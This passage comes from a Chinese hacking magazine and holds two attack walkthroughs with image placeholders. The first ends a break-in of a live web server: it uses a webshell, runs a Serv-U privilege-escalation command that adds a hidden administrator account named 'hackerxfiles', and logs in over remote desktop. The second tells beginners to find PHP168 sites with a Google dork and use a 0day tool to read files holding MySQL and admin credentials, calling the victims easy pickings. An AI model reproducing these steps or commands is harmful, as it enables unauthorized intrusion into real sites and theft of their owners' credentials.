


图7

仅仅拿到webshell并不是我的最终目标，“占领服务器”才是。使用webshell对服务器粗略的探测了一下，发现服务器权限设置的并不严格，大部分目录都可以浏览，同时我还在“C：\program Files\”目录下发现了Serv-U的身影。如果Serv-U




图8




图9

的默认密码没有改掉并且是以system权限启动的话，那么就可以提权了。直接使用webshell自带的serv-u提权工具执行命令**cmd /c net user hackerxfiles hacker /add & net localgroup administrators hackerxfiles /add**，添加一个用户名为hackerxfiles，密码为hacker的用户，再使用webshell的“系统服务-用户帐号”功能查看，果然添加成功了，如图8，打开远程桌面连接，成功登录，如图9。

值得一提的是，在IIS管理器中我还发现了步步高网上专卖店和其他产品的一些网站，如图10。真替步步高捏了一把汗，如果这些东西落到了坏人的手中，将会给步步高带来难以估量的损失。其实网络安全并不是使用一套防注入程序或是给数据库做一下防下载处理就那么简单可以解决的，最重要的是要把握细节。玩黑也是一样，只有注意到别人没有注意到的细节，才可能取得比别人更大的成功。




图10

（文章中使用到的asp木马、SQL查询分析器，已经收录在了光盘中）

PHP168最新0Day，菜鸟的肉鸡大餐

赤红热血

最近的网络可真是不太平，一会儿这个程序爆出漏洞，一会儿那个程序爆出漏洞。这不，PHP168这套使用率非常高的CMS程序又爆出了一个非常危险的漏洞，这下我们菜鸟朋友又有肉鸡大餐了！

好了，马上进入我们的正题，首先打开Google搜索关键字“intitle:www.php168.com”，这时我们就会看到很多使用php168来搭建的网站，随便选择一个测试目标，然后打开我们的利用程序，如图1所示。




图1

打开后我们在“URL”中输入要测试的目标网址，然后在目标站点注册一个帐号，注册好后马上登录，接着在“将获取的文件”中输入我们想要查询源码的文件名，这里我给各位菜菜一个TIPS，在PHP168中php168文件夹里的mysql_config.php和cache文件夹里的adminlogin_logs.php文件分别是配置文件和后台登录日志文件，它们分别存放了目标站点的MYSQL连接帐号密码和后台管理帐号密码。我们登录后在“将获取的文件”中填入“php168/mysql_config.php”，然后点“获取内容”按钮，就会看到如图2所示的页面。




图2

这时我们再点一下“打开”按钮，就可以看到mysql_config.php文件的内容了，如图3所示。从图中我们可以看出，该站点的MYSQL连接帐号、密码、数据库、表段前缀等数据尽收眼底，下面我们就来查看后台登录的密码，利用同样的方法来查看“cache/adminlogin_logs.php”文件的内容，如图4。




图3


